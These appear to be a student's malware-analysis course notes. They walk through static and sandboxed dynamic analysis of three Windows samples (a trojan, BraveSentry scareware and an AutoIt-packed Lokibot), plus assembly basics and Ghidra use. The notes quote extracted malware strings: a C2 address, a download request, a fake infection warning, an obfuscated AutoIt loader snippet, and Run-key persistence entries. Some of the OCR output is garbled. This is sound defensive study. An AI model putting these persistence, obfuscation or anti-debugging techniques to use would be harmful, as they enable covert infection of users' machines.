**Level 1** is the **most severe** - and they tell us this is **definitely a malware file**. The **strings** section tells us **what values** the file is using (or rather abusing). The **flags** indicate this is possibly a malicious process.

size (bytes)	location	flag (116)	label (292)	group (15)	technique (17)	value (4622)
21	0x000304E6	x	import	security	Access Token Manipul	<u>AdjustTokenPrivileges</u>
27	0x000304FE	x	import	security	-	BuildExplicitAccessWithNa
20	0x0003051E	x	import	security	Access Token Manipul	<u>LookupPrivilegeValue</u>
16	0x00030536	x	import	security	Access Token Manipul	<u>OpenProcessToken</u>
15	0x000305D0	x	import	security	Access Token Manipul	<u>SetEntriesInAcI</u>
23	0x000305E4	x	import	security	Access Token Manipul	<u>SetKernelObjectSecurity</u>
20	0x000305FE	x	import	security	Access Token Manipul	<u>SetNamedSecurityInfo</u>
51	0x0002C380	x	-	security	Access Token Manipul	ConvertStringSecurityDesc
14	0x00030558	x	import	registry	Modify Registry	<u>RegCreateKeyEx</u>
14	0x0003056A	x	import	registry	Data Destruction	RegDeleteValue
11	0x0003058C	x	import	registry	Modify Registry	RegFlushKey
13	0x000305BE	x	import	registry	Modify Registry	RegSetValueEx
19	0x0003079A	x	import	reconnaissance	Process Discovery	GetCurrentProcessId
16	0x000308EA	x	import	reconnaissance	Process Injection	GetThreadContext

Later on in the list we notice **socket** values, and connection values which definitely do not belong to a standard PDF file:

Execution through API	<u>CreateProcess</u>
Process Discovery	CreateToolhelp32Snapshot
-	GetCurrentThread
Process Discovery	GetCurrentThreadId
Process Discovery	Module32First
Process Discovery	Module32Next
Process Injection	<u>OpenProcess</u>
Process Discovery	Process32First
Process Discovery	Process32Next
-	<u>SetProcessAffinityMask</u>
Process Injection	<u>SetThreadContext</u>
Process Injection	SuspendThread

htons	
socket	
ioctlsocket	
recv	
sendto	
inet_ntoa	
inet_addr	
UuidCreate	
UuidToString	
RpcStringFree	

We can clearly see at the left there are various malicious techniques such as Process Discovery, or Process Injection.

Looking at the **imports (flag)** section we see a more clearer picture:

imports (190)	flag (54)	first-thunk-original (INT)	first-thunk (IAT)
<u>AdjustTokenPrivileges</u>	x	0x0008F6E4	0x0008F6E4
BuildExplicitAccessWithNam	x	0x0008F6FC	0x0008F6FC
<u>LookupPrivilegeValueA</u>	x	0x0008F71C	0x0008F71C
<u>OpenProcessToken</u>	x	0x0008F734	0x0008F734
<u>SetEntriesInAcIA</u>	x	0x0008F7CE	0x0008F7CE
<u>SetKernelObjectSecurity</u>	x	0x0008F7E2	0x0008F7E2
<u>SetNamedSecurityInfoA</u>	x	0x0008F7FC	0x0008F7FC
RegCreateKeyExA	x	0x0008F756	0x0008F756
RegDeleteValueA	x	0x0008F768	0x0008F768
RegFlushKey	x	0x0008F78A	0x0008F78A
RegSetValueExA	x	0x0008F7BC	0x0008F7BC
<u>GetCurrentProcessId</u>	x	0x0008F998	0x0008F998
<u>GetThreadContext</u>	x	0x0008FAE8	0x0008FAE8
<u>GetThreadPriority</u>	x	0x0008FAFC	0x0008FAFC
<u>InternetCloseHandle</u>	x	0x00090260	0x00090260
InternetOpenA	x	0x00090276	0x00090276
InternetOpenUrIA	x	0x00090286	0x00090286

The InternetOpen imports clearly indicate this file can download other malicious files. VirtualProtect and DeleteFileA are specifically used by malware. It can delete itself (the copy) and create copies elsewhere - and the VirtualProtect is used to change the permission for memory. You want to unpack other code, and execute it.

<u>VirtualProtect</u>	x	0x0008FE3E
<u>GetLastInputInfo</u>	x	0x00090178
<u>DeleteFileA</u>	x	0x0008F8E6

The **Process** imports monitor your system for analysis tools. It will **resist** processes for reverse engineering and malware analysis tools.

Process32First	X	0x0008FCA2
Process32Next	x	0x0008FCB4
<u>SetProcessAffinityMask</u>	x	0x0008FD70
<u>SetThreadContext</u>	x	0x0008FD8A

The libraries can give us a better indication on what is actually being imported.

library (8)	duplicate (1)	flag (2)
WININET.DLL	-	x
WS2_32.dll	-	x
ADVAPI32.DLL	-	-
KERNEL32.dll	-	-
msvcrt.dll	-	-
msvcrt.dll	x	-
SHELL32.DLL	-	-
USER32.dll	-	-


WS2\_32 is used to connect to the internet (Win Sock library). ADVAPI32 is used to create new registry keys / entries. USER32 is used to create a specific user interface.

Now we need a **hash**. We can use this to **investigate on the internet**. A file may be able to lie, but **a hash never does**.



Clearly **VirusTotal**, a file analyser, identifies this file as **malicious**. Some files are too large to upload - this is why we create a hash.

https://www.virustotal.com/gui/file/15cc3cad7aec406a9ec93554c9eaf0bfbcc740bef9d52dbc3 2bf559e90f53fee



# Dynamic analysis workflow

- 1. Start procmon, then pause and clear
- 2. Start Fakenet
- 3. Start Regshot, then take 1st shot
- 4. Once 1st shot completes, Resume procmon
- 5. Run Malware for about 1 3 mins and study fakenet output
- 6. After about 3 mins pause procmon
- 7. Use Regshot, to take 2nd shot
- 8. Once 2nd shot completes, click Compare->Compare and show output
- 9. Study Regshot output

ProcMon is used to **process** the malware. **FakeNet** starts to monitor the internet traffic and intercept any attempt by the malware to connect to the internet. It will provide a fake response to the malware.


**ProcMon** is paused since it does not need to register the changes made by **Regshot**. RegShot will create a new snapshot of the C drive - the root of the filesystem. Once this is done - it will pause by itself. **Now** we **resume ProcMon**. RegShot will then take a **second shot** to see the **changes being made**. This will be used to compare the changes made by the malware. Now we **compare** them both and we can study the output.

- In procmon apply these filters:
- ProcessName is: malware-name
- Operation is:
  - o WriteFile
  - SetDispositionInformationFile
  - RegSetValue
  - o ProcessCreate
  - o TCP
  - o UDP

The below registries are mostly **abused** to create **persistence**.



It is also important to understand the difference between **32-bit** and **64-bit** files. This will make files backwards compatible.



# Dynamic analysis of malware-1

**Change your settings to host-only network!!** To make sure Worms cannot spread through the internet.


First you need to start ProcMon and clear everything + stop monitoring:



Deactivate the square icon, and click the trash bin icon.


Now we will launch FakeNet.

Next up is opening RegShot for new snapshots. *This might take a while*. **Do not click Shot 2 yet!** Select the correct Scan dir (C:\ drive) and click 1st shot.



Now we will start ProcMon again and we will execute the malware itself.

FakeNet is blocking requests but since i have deactivated my internet - it isn't displaying correctly. Now we will pause ProcMon and create our second shot.



### Now click Compare and Output.

Here we can see it is **creating keys** - and doing a lot of things. One sign of compromise is the **files added** and **files deleted** section.


#### **Deleted files:**

C:\Users\Freds\Documents\malware1\budget-report.exe 2018-02-06 23:53:21, 0x00000020, 419328


### **Created files:**

C:\Windows\Prefetch\BUDGET-REPORT.EXE-A298AF62.pf
2023-02-13 18:32:05, 0x00002020, 11133


Now we will take a look at **ProcMon** again and issue a **filter** and click on **apply**.



### Add all the filters from the previous chapter!




Make sure in Options -> Columns Thread ID is selected.





Now we will **save a file**. The first one is a **standard PML** file (default settings). The second one is a **CSV** format. Make sure to select **All events**.

Now we will look into **visualising the malware** via the tool **ProcDOT**. Click on the first three dots to select the file. Click on the second dots to launch the analyser.



Once it is done you double click on the malware process - **budget-report.exe**. And click on **Refresh**. Here we will be able to see **artefacts** or evidence of malware activity. This will make up our **indicators of compromise**.






We clearly see the **original file** - budget-report.exe completely renamed to a different file. **This is how it hides in your system.** The **AUTOSTART** value will make sure the malware file will automatically start when your system starts. Both of these files can be used to **identify where the malware is hiding**.

HKCU\Software\Microsoft\Windows\CurrentVersion\RunOncel^12643430 (AUTOSTART!)

Now we analyse the network packet obtained from FakeNet. Simply close FakeNet and use the .pcap file for network analysis. This can be done with WireShark or BRIM.



The above clearly tells us something is going wrong, and is causing an **alert** in **BRIM**. Unfortunately the exact malware behaviour seen in the video vs on my system is **not identical**. This could possibly be due to the fact i was not connected to the internet. As i have a local machine running on my local network - i am not going to infect my network and take that kind of risk.

While we can cleary see in ProcDOT - malicious behaviour IS in fact happening, the pcap file did not monitor suspicious activity going **outwards**. *Again - could be due to the fact internet connection was not established, but still*.

# AT THIS STAGE it is important to return to a PREVIOUS stage / snapshot!!

# Analysis of malware sample 2

The second file is a special one. It seems to be a regular .exe file - but in fact is something different:

```
C:\Tools\trid>.\trid.exe C:\Users\Freds\Documents\malware-sample\financials-xls.exe

TrID/32 - File Identifier v2.24 - (C) 2003-16 By M.Pontello
Definitions found: 15648

Analyzing...

Collecting data from file: C:\Users\Freds\Documents\malware-sample\financials-xls.exe
52.7% (.EXE) UPX compressed Win32 Executable (27066/9/6)
12.8% (.DLL) Win32 Dynamic Link Library (generic) (6578/25/2)
9.8% (.EXE) Win16 NE executable (generic) (5038/12/1)
8.7% (.EXE) Win32 Executable (generic) (4505/5/1)
4.0% (.ICL) Windows Icons Library (generic) (2059/9)
```

This is a **UPX file** - thus it is compressed. We need to uncompress this file firstly to analyse it.

### upx -d -o newname.exe originalname.exe

On Windows UPX is not by default available - download a UPX package manager and use the command appropriately:

# ./upx.exe -d C:\Users\Freds\Documents\malware-sample\financials-xls.exe -o C:\Users\Freds\Documents\malware-sample\malware.exe

Now we have an even more malicious file... which is actually an executable:



```
PS C:\Tools\trid> .\trid.exe C:\Users\Freds\Documents\malware-sample\malware.exe

TrID/32 - File Identifier v2.24 - (C) 2003-16 By M.Pontello

Definitions found: 15648

Analyzing...

Collecting data from file: C:\Users\Freds\Documents\malware-sample\malware.exe

38.0% (.EXE) Win32 Executable MS Visual C++ (generic) (31206/45/13)

32.4% (.EXE) Win32 EXE Yoda's Crypter (26569/9/4)

8.0% (.DLL) Win32 Dynamic Link Library (generic) (6578/25/2)

6.1% (.EXE) Win16 NE executable (generic) (5038/12/1)

5.4% (.EXE) Win32 Executable (generic) (4505/5/1)

PS C:\Tools\trid>
```

Now open up **PE Studio**. We can clearly see the malicious behaviour already... in Russian:

indicator (25)	detail	level
file > signature > flag	Installer VISE Custom	1
resources > language	Russian	1
sections > writable > anomaly	<u>.text</u>	1
sections > self-modifying	<u>.text</u>	1
strings > URL	<u>69.50.175.181</u>	1
libraries > flag	Windows Socket 32-Bit Library	1
imports > flag	<u>18</u>	1
strings > size > suspicious	<u>1434 bytes</u>	2
imports > anonymous	7	2
file > hash	726A072434E751B2781D49F4F85EC213B60DF0EF6AA6377D5D55FAD0171	3

library (/)	duplicate (0)	flag (1)
WSOCK32.dll	-	x
KERNEL32.DLL	-	-
ADVAPI32.dll	-	-
COMCTL32.dll	-	-
ole32.dll	-	-
SHELL32.dll	-	-
USER32.dll	-	-

imports (85)	flag (18)	fin
<u>GetDesktopWindow</u>	x	n/
<u>RegDeleteKeyA</u>	x	n/
<u>RegSetValueExA</u>	x	n/
<u>RegDeleteValueA</u>	x	n/
<u>RegCreateKeyExA</u>	x	n/
17 (recvfrom)	x	n/
4 (connect)	x	n/
23 (socket)	x	n/
115 (WSAStartup)	x	n/
10 (inet_addr)	x	n/
9 (htons)	x	n/
20 (sendto)	x	n/
<u>WriteFile</u>	x	n/
<u>DeleteFileA</u>	x	n/
<u>GetEnvironmentStringsW</u>	x	n/
<u>GetEnvironmentStrings</u>	x	n/
<u>TerminateProcess</u>	x	n/
WinExec	x	n/

We can see this malware has, again, malicious **libraries** and **imports**. WriteFile is a clear winner already - while also **changing a lot of Registry keys**. In the first image - Virustotal already flags the file multiple times.




VirusTotal also flags the hash of the file as malicious. We can also use **BinText**.

This file actually creates a **fake website** telling you your computer is infected. It is **directly linked** to a **website**: download . bravesentry . com

```
000000005EA0
000000005EA7
000000005EAE
                                      0000004070A0
                                                                                                     <html>
                                        0000004070A7
0000004070AE
                                                                                                      <head>
<title></title>
  000000005EBE
                                        0000004070BE
0000004070DB
                                                                                                     <script lagnuage=javascript>
document.oncontextmenu=new Function("return false")
                                                                                                    000000407185
00000040718F
0000004071EB
0000004072A6
0000004072B9
  000000005FEB
  0000000060A6
0000000060B9
00000008894 000000407289
000000018019 010000407289
000000018010 00000407200
00000008010 00000407200
00000008670 000000407870
000000018670 000000407800
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                                                                                                     GET /download.php?&advid=00000717&u=%u&p=%u HTTP/1.0
                                                                                                    tier i zowniead prp zwardenououozi / zwi-zwisp=zw in i 1971.0
Hast downiead bravesentry.com
63:50.175.181
GCT http://download bravesentry.com/download php?&advid=00000717&u=&u&p=&u HTTP/1.0
Hast download bravesentry.com
Pragma: no-cache
Cache-Control: no-cache
ProuvSenare.
                                                                                                    Lacine_Ontroit no-oache
ProxyServer
ProxyServer
ProxyServer
ProxyServer
ProxyServer
ProxyServer
ProxyServer
Void one Visit Settings
Your computer is in Danger!
Windows Security Center has detected spyware/adware infection!
Click here to install the latest protection tools!
C.\Program Files\BraveSentry\BraveSentry.exe
%%%%%%
```

You can use **xorsearch** *which apparently i don't have* to analyse the file for encrypted strings. This can be used to encrypt strings within your malicious file.



The **sections** part tells you the .text value is **writable**, **executable** and **self-modifying** - which is definitely **not default behaviour**.

For **dynamic analysis** we, once more, open **FakeNet**, **RegShot and ProcMon**. After setting everything up again we will run the malware **as administrator**.

We were thinking it was a website... But it is actually a weird little popup. After a minute or two we will create the **2nd shot** and **stop ProcMon analysis**. Once this is done, we will initialise the **Compare** function within **RegShot**.



In the **comparison** we can see one very specific detail: **xpupdate.exe** 

 $HKU\s-1-5-21-3466579206-2882798074-3588331407-1001\\software\\Microsoft\\Windows\\CurrentVersion\\Run\\Windows\ update \ loader: "C:\\Windows\\xpupdate.exe"$ 

This is the **persistence mechanism** of this malware. When someone **reboots** or **relogs** it will **run this file**.

The below two files are clearly indicators of compromise:


C:\Users\Freds\AppData\Roaming\Install.dat

C:\Windows\xpupdate.exe


While the tutorial is displaying a lot more output - i am just getting the Registry Key changes.



We will start looking into **ProcDOT** for a **visual representation** of the **malware**.



The malware is creating multiple files... but again it has **two ways of persistence:** both the xpupdate.exe file, and the malware.exe file is directly injected into the registry.



Xpupdate.exe will automatically trigger once the system is **restarted** or **relogged**. The malware.exe creates a new REGISTRY key with its values.

Again, unfortunately, the network is not properly working.

# Assembly language basics

For malware analysis of Native Exe.

#### Stack:

- LIFO (Last In First Out) Data Structure
- Stores local variables, and return addresses for functions
- Accessed through push, pop, call and ret
- RAM memory layout:
  - Starts at higher addresses and as more values are pushed, smaller addresses are used

### Heap:


- Globally stored memory
- All functions can access it
- Typically stored in the Data Section of a program
- RtlAllocateHeap can be used to create a Heap
- Malware use heap as storage area for anything it is going to use

**Segment Registers** are used to **store data**.

Registers	Purpose
EAX	Accumulator (Arithmetic)
EBX	Base (Pointer to Data)
ECX	Counter (Shift/Rotate instructions + loops)
EDX	Data (Arithmetic and I/O)
ESI	Source Index (Pointer to Source in stream operations)
EDI	Destination Index (Pointer to Destination in stream operations)
EBP	Base Pointer (Pointer to Base of Stack)
ESP	Stack Pointer (Pointer to top of Stack)
EIP	Instruction Pointer (Address of next instruction to exec)

Segment Registers		
SS	Stack Pointer	
cs	Code Pointer	
DS	Data Pointer	
ES	Extra Data Pointer	
FS	Extra Data Pointer	
GS	Extra Data Pointer	

## Accessing parts of a register:



dword = 4 bytes (32 bits), word = 2 bytes (16 bits), byte = 8 bits **AH:** gives you **higher** bytes, **AL:** gives you **lower** bytes. **AX** gives the value of the d-word (word).

# Flags register

Register where each bit acts as a flag, containing a 1 or a 0.

Flags	Purpose
CF	Carry Flag - Set when the result of an operation is too large for the destination operand
ZF	Zero Flag - Set when the result of an operation is equal to zero
SF	Sign Flag - Set if the result of an operation is negative
TF	Trap Flag - Set if step by step debugging - only one instruction will be executed at a time

# Assembly language instructions

- Three main categories:
  - Data transfer (mov)
  - o Control Flow (push, call, jmp ...)
  - o Arithmetic/Logic (xor, or, and, mul, add ...)

## Example of data transfer instructions:

Instruction	Purpose	Format	Example
mov	Move	mov dest, src	mov eax, [edx]
movzx	Move-Zero-Extended	movzx dest, src	movzx eax, 0x123
lea	Load Effective Address	lea dest, src	lea edx, [ebp-0x40]
xchg	Exchange (Swap)	xchg dest, src	xchg eax, ebx

## Example of Control Flow Instructions (function calls)

Instruction	Purpose	Format	Example
call	Execute function	call function	call sub_3B18C0
push	Push value to stack	push value	push ecx
рор	Pop value off stack	pop register	pop ebx
ret	Return from function	ret	ret

## Example of Control Flow Instructions (Jumps)

Instruction	Purpose	Format	Example
jmp	Unconditional Jump	jmp address	jmp [eax]
je	Jmp if Equal (ZF = 1)	je address	je loc_
jnz	Jmp if Not Zero (ZF = 0)	jnz address	jnz loc_3B162F
jnb	Jmp if Not Below (CF= 0)	jnb address	jnb [edx]

## Example of Arithmetic Instructions:

Instruction	Purpose	Format	Example
add	Add src to dest	add dest, src	add eax, 0x10
sub	Subtract src from dest	sub dest, src	sub eax, ebx
imul	Multiply <i>src</i> by <i>val</i> and store in <i>dest</i>	imul dest, src, val	imul ebx, eax, 5
inc	Increment register by 1	inc register	inc ecx

## Example of Logic Instructions:

Instruction	Purpose	Format	Example
xor	Performs Bitwise XOR	xor dest, src	xor eax, eax (Zeroes) xor eax, ebx (xor's)
shl	Shift dest left by src bits	shl dest, src	shl ebx, ecx
and	Performs Bitwise AND	and dest, src	and edx, eax
ror	Rotate dest right by src bits	ror dest, src	ror ecx, edx

## Test and cmp instructions:

Instruction	Purpose	Format	Example
test	Performs a Bitwise AND on the two operands If result is 0, ZF is set Often used with conditional jumps, though less than cmp	test arg1, arg2	test eax, edx
cmp	Compares first operand with second operand by subtraction	cmp arg1, arg2	cmp eax, 0

- EAX register is used to hold the return value of a function call
- The return value could be an integer, eg 0 or 1 or -1 (FFFFFFF), or, even an address eg, 0x3FA593D3

# Analysis of malware sample 3

- File identification (Lokibot Trojan)
- Unpacking and decompiling using Exe2Aut
- Using Ghidra Disassembler/Decompiler
- Using xdbg debugger to defeat anti-debugging
- Using xdbg debugger set breakpoints on VirtualAlloc
- Using xdbg debugger to set hardware breakpoints on memory
- Using Process Hacker to dump memory

```
PS C:\Tools\trid> .\trid.exe C:\Users\Freds\Documents\malware-sample-3\sample.bin

TrID/32 - File Identifier v2.24 - (C) 2003-16 By M.Pontello

Definitions found: 15648

Analyzing...

Collecting data from file: C:\Users\Freds\Documents\malware-sample-3\sample.bin

85.7% (.CPL) Windows Control Panel Item (generic) (197083/11/60)

4.5% (.EXE) Win64 Executable (generic) (10523/12/4)

2.8% (.DLL) Win32 Dynamic Link Library (generic) (6578/25/2)

2.1% (.EXE) Win16 NE executable (generic) (5038/12/1)

1.9% (.EXE) Win32 Executable (generic) (4505/5/1)
```

This is a special file... an AutoIT file, which is apparently widely being used by malware developers. Within AutoIT there is a script that is being used by the interpreter.

rcdata	SCRIPT	Autolt	.rsrc:0x000C9DB8

In order to recompile this file (since it is now an exe) towards an AutoIT file again. It will bring back the original format created in AutoIT.

Once we do this with a specialised tool (Aut2Exe) we get a variety of files back. We have a AU3 file which is effectively the file executing shell code.

sample.bin	10/03/2020 22:47	BIN File
sample.bin.overlay	13/02/2023 22:04	OVERLAY File
sample.pak	13/02/2023 22:04	PAK File
sample.raw	13/02/2023 22:04	RAW File
sample.tok	26/02/2020 12:25	TOK File
sample_restore.au3	13/02/2023 22:04	AU3 File


```
DIM $GPYBUOKYOFQWL=ISSTRING("fasepwdbentvwhbjbrixqamhsayimpzslhsej")|
GLOBAL $00ACKVMND="struct*"
GLOBAL $RJCUTJKQVBU="bool"
DIM $BVRLGYGFK="ptr"
LOCAL $FCPHKFEG="netapi32.dll"
DIM $QKPYEJMTHXETQWSZVBLY="gdi32.dll"
LOCAL $DHBORPPYRVBAAQABV="UrlCompareW"
IF NOT ($GPYBUOKYOFQWL==0)THEN
LOCAL $POE=EXECUTE("execute")
ELSE
$POE($AYUDERGFV("0x536C656570282474696D65202F20246C6F6F7029"))
ENDIF
DIM $CGAIYLSGJEBHAEUMQ=ISSTRING("zdjcvibuvxxxjh")
```


All of the code is **rather gibberish** - and this is **meant to be like this**. The AutoIT program does this specifically to confuse anyone stumbling upon this malware.

We will be using **Ghidra** to debug this code. First create a **new project** by clicking on **File** and following the steps described. *Link* towards the malware folder.

Ghidra will automatically create a new folder and files.

Now we include the sample.bin file into the malware folder (drag it towards Ghidra).





> This PC > Documents > malware-sample-3

Active Project: MALWARE


sample.bin


Name

MALWARE.rep

Click on **OK** and now it will load. When you get a Windows Security Alert - allow it, this is normal. Now Ghidra has imported the file successfully and you can use Ghidra as the **code browser** by dragging the file **towards the green dragon**. Now the analysis part will start - and this might take a little while.

If Ghidra asks you if you want to analyse it now - click on **yes**. Don't click on anything - just continue by clicking on **analyse**. *This may take a few minutes*. This can be seen in the bottom right of the program: a loading bar.





Now the interesting things start. The Program Tree is similar to previous programs such as CFF Explorer or pestudio, for example.

Symbol Tree is a specific section that provides you with more details.

**Imports** are the names used by the malware / code / program. **Exports** are names being exported by the program.

**Functions** are specifically used within the code.

Once the analysis phase is done - you can proceed with analysing the center panel - in which you can find the code of ...

the program.

There are **two important aspects:** security cookie and a JMP parameter. The **JMP** will take you to the **Main function**.

Here you will find a function with three parameters: This is the actual Windows Main function!

Look in google for MSDN windows main function args.

undefined \_\_stdcall entry(void)

exit(iVar2);

assume FS\_OFFSET = 0xffdff000

Here you will **investigate this main function**, as here is where everything starts.

Once clicking on one of the parameters within the main function - we get a IsDebuggerPresent function. The program itself is testing if a debugger is present - if it is not present it will run the malware. Otherwise it will just print a simple message and stop.

In oder to stop this behaviour from happening - since we want to run the malware - we need to change this parameter. For this we will use the tool xdbg.

```
FUN_00403766(param_1, &local_b);
BVar2 = IsDebuggerPresent();
if (BVar2 != 0) {
    MessageBoxA((HWND)0x0, "This is a third-party compiled AutoIt script.", "", 0x10);
    goto LAB_00403c75;
}
if (DAT_004c52e0 == 0) {
    DAT_004c52rc = 0xffffffff;
}
else {
    if (DAT_004c52e0 == 1) {
        FUN_00407213(&DAT_004c6290,1,DAT_004c52e8,0xffffffff);
        DAT_004c6292 = DAT_004c5284;
}
```

The further you dive into the code - the more you understand assembly language instructions. Many parameters and functions are utilised in the code in order to write a malicious program. You can also use the **Function Call Graph** function, in the **Window** tab to see functions correlating with parameters, or the **Function Graph** function. Both of them provide an excellent visual representation of functions and parameters.

If you have no idea about functions just look it up via MSDN Windows.

## Xdbg debugger

